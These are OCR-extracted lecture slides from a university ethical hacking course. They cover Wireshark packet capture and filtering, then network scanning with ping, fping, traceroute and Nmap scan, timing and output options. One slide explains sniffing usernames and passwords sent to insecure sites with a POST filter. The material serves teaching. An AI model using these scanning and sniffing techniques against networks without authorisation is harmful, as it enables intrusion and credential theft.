
Capturing Traffic

- Packet capturing: Upon selecting network interface, the packets start to appear in real time; Wireshark captures each packet sent to or from the system.
- In promiscuous mode, a user can see all the other packets on the network instead of only packets addressed to the user's network adapter.

This slide is copyrighted. It must not be distributed without permission from UOW

Capturing Traffic





permission from UOW


Color Coding

- Wireshark uses colors to identify the types of traffic at a glance.
- Examples (by default):
  - Light purple: TCP traffic
  - Light blue: UDP traffic
  - Black: Packets with errors
- Current (default) color setting can be seen on View → Coloring Rules (Modification is possible)

This slide is copyrighted. It must not be distributed without permission from UOW

Color Coding


- Default color coding rules



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted.
permission from UOW

Color Coding




Packets captures by Wireshark

UNIVERSITY OF WOLLONGONG AUSTRALIA

Filtering Packets

- Filter Box
  - ➢The most basic way to filter packets in Wireshark is to enter keywords in the Filter Box.




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted permission from UOW

Filtering Packets

- Default filters
  - ➢Analyze → Display Filters will list default filters included in Wireshark.



UNIVERSITY OF WOLLONGONG AUSTRALIA


This slide is copyrighted. It must not be distributed without permission from UOW

Inspecting Packets Example (1)

- Another interesting thing you can do is right-click a packet and select Follow → TCP Stream.
  - You'll see the full TCP conversation between the client and the server. You can also click other protocols in the Follow menu to see the full conversations for other protocols, if applicable.
  - Next slide (Screen shot)

This slide is copyrighted. It must not be distributed without permission from UOW

Inspecting Packets Examples (1)




Inspecting Packets Example (2)

- In fact, Wireshark will enable us to capture a username and a password entered to *insecure* website
- A filter you need in this regard is
  - `http.request.method == "POST"`
  - Once you locate a packet right-click the packet and select Follow → TCP Stream
  - Example will follow in the next slide

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Inspecting Packets Example (2)



UNIVE
OF WO
AUSTRALIA
permission from UOW

Inspecting Packets Example (3)

- By using Wireshark, connections based on the secure application protocol like SSL can be analysed.

3141	36.398756	10.9.26.59	162.125.34.129	TLSv1.2	237	Client Hello
3186	36.556681	162.125.34.129	10.9.26.59	TLSv1.2	1514	Server Hello
3187	36.556682	162.125.34.129	10.9.26.59	TLSv1.2	1514	Certificate [TCP segment of a reassembled PDU]
3188	36.556684	162.125.34.129	10.9.26.59	TLSv1.2	156	Server Key Exchange, Server Hello Done
3190	36.561857	10.9.26.59	162.125.34.129	TLSv1.2	180	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
3238	36.716422	162.125.34.129	10.9.26.59	TLSv1.2	296	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
3239	36.719132	10.9.26.59	162.125.34.129	TLSv1.2	473	Application Data

An example of connection based on SSL

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 2-2 Scanning

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Scanning

- The purpose of scanning (in general)
  - ➢To discover which machines in the target system are available (live): We cannot perform attacks remotely if any of the machines are not available.
  - ➢To discover the underlying operating system used by a target machine: This information can be used for further exploitation.
- Relation to information gathering
  - ➢Scanning gives us *more specific and precise* information that can lead to exploitation (attack).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Scanning

- Scan type
  - ➢Ping sweep: This scan is to discover live systems, for example, to identify which IP addresses have a system that is *powered*.
  - ➢Port scanning: A form of scanning that targets individual IP addresses and identifies the ports which are open and closed on a specific system.
    - ✓Total number of ports: 65,535 (= 2^{16}-1)
    - ✓Example: "Port 1433 is open" means that the target is running SQL server, which can be exploited by an attacker.
  - ➢Vulnerability scanning: This scan is to find weaknesses or problems in an environment and generate a report on its findings.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Scanning

- A list of detailed information that can be obtained from scanning
  - IP addresses of system that are "live", which includes phones, tablets, printers, wireless AP as well as regular PCs
  - List of open and closed ports on a target system
  - Operating system versions
  - MAC addresses
  - Service information
  - Other network information

This slide is copyrighted. It must not be distributed without permission from UOW

ICMP Scanning (Ping)

- ICMP: A base protocol for ping sweep → This is the reason why ping sweep is called "ICMP scan".
- According to RFC 1122, every host that receives an ICMP echo request should respond.
- In reality, quite a few networks and hosts block ICMP echo requests to prevent scanning.

This slide is copyrighted. It must not be distributed without permission from UOW

Ping Sweep Tools

- `ping`
  - Targets one specific IP.
  - Commonly used.
- `fping`
  - Used to ping multiple IP addresses

```
fping -g BeginningIP-EndingIP
fping -g IP1, IP2,…,IPn
fping -g CIDR
```

  - The multiple addresses can be saved in a file can be read:

```
fping -f ip_address.txt
```

  - `fping -h` will provide information about options

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Traceroute

- Traceroute uses the TTL of IPv4 packets
  - Every IPv4 packet has a TTL (Time-to-live), usually 64.
  - TTL is the maximum number of hops from the source to the destination. This prevents the packets which do not reach to the destination from traveling or looping in the network indefinitely.
  - TTL is reduced by 1 when the packet passes a Layer 3 (IP) router.
  - If the IP router receives the packet whose TTL is 1, the router will send ICMP TTL exceeded message to the source (of the packet) and delete the packet.
  - *Traceroute* command uses this property of the network to find a route to the destination.

This slide is copyrighted. It must not be distributed without permission from UOW

Traceroute

- For example, if the server is located in 3-hop distance:



$ traceroute 130.120.1.4

1: 10.0.5.1 10ms

2: 130.120.1.1 30ms

3: 130.120.1.4 50ms

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Traceroute

- Traceroute packets captured By Wireshark

208	3419.9427730…	10.0.2.9	8.8.8.8	UDP	74	34646 → 33434 Len=32
209	3419.9428695…	10.0.2.9	8.8.8.8	UDP	74	43953 → 33435 Len=32
210	3419.9429006…	10.0.2.1	10.0.2.9	ICMP	70	Time-to-live exceeded
211	3419.9429076…	10.0.2.1	10.0.2.9	ICMP	70	Time-to-live exceeded
212	3419.9429467…	10.0.2.9	8.8.8.8	UDP	74	37168 → 33436 Len=32
213	3419.9430005…	10.0.2.9	8.8.8.8	UDP	74	60613 → 33437 Len=32

```
▸ Frame 208: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on in
▸ Ethernet II, Src: PcsCompu_74:17:d4 (08:00:27:74:17:d4), Dst: RealtekU_12:
▾ Internet Protocol Version 4, Src: 10.0.2.9, Dst: 8.8.8.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0xc980 (51584)
  ▸ Flags: 0x0000
  ▸ Time to live: 1
    Protocol: UDP (17)
```


This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap
  - The most popular port scanner.
  - Added many new features including service/version detection, OS detection, network traceroute, multiple ping scanning and scripting functionality
  - Basic command: `nmap option <target IP Address>`
  - Detailed information: https://nmap.org

This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap target specification
  - ➢The target host IP addresses can be specified in a number of ways:
    - ✓A single host: 192.167.1.1
    - ✓A network using CIDR notation: 192.168.1.0/24
    - ✓Range of IP addresses: 192.168.3-5,7.1 (This implies 192.168.3.1, 192.168.4.1 , 192.168.5.1 and 192.168.7.1)
    - ✓List of IP addresses: 10.0.2.4 10.0.2.5 10.0.2.15
  - ➢IPv6 is also supported

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap options
  - ➢By default, TCP SYN scan is used; other options are:
  - –sT (TCP connect): Full open scan (performing three-way handshake)
  - –sS (TCP SYN scan) Half open scan → Nmap default
  - –sN (TCP NULL scan)
  - –sF (TCP FIN scan)
  - –sX (TCP Xmas scan)
  - –sA (TCP ACK scan)
  - –sU (UDP scan)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap port specification
  - By default, Nmap will scan the most common 1000 ports in a random order
  - Other options are:
    - `-p port range`: Scan only the defined ports
    - `-F` : Scan only 100 most common ports (fast)
    - `-r` : Do not randomize port numbers
    - `--top-ports N` : Scan the most common N ports

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap six states
  - open
  - closed
  - filtered
  - unfiltered
  - open|filtered
  - closed|filtered → Uncommon

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap timing options: `-T<modes>` ex) -T3, -T5, etc.
  - Paranoid (0): A packet is sent every 5 minutes
  - Sneaky (1): A packet is sent every 15 seconds
  - Polite (2): A packet is sent every 0.4 seconds
  - Normal (3): Default (multiple packets to multiple targets sent)
  - Aggressive (4): Nmap will not wait for more than 1.25 seconds for a response
  - Insane (5): Nmap will not wait for more than 0.3 seconds for a response

This slide is copyrighted. It must not be distributed without permission from UOW

Port-Scanning Tools

- Nmap output options
  - Interactive output: Default
  - Normal output: `-oN filename`
  - XML output: `-oX filename` (This format can be converted to HTML format)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Scanning Based on TCP


- Determine the states of ports (open, closed, filtered, unfiltered)
- It uses (or exploits) various flags of the basic TCP packet:
  - ➢ `SYN, ACK, URG, PSH, FIN, RST`
  - ➢ Using one of the flags means *the flag is set to 1*.
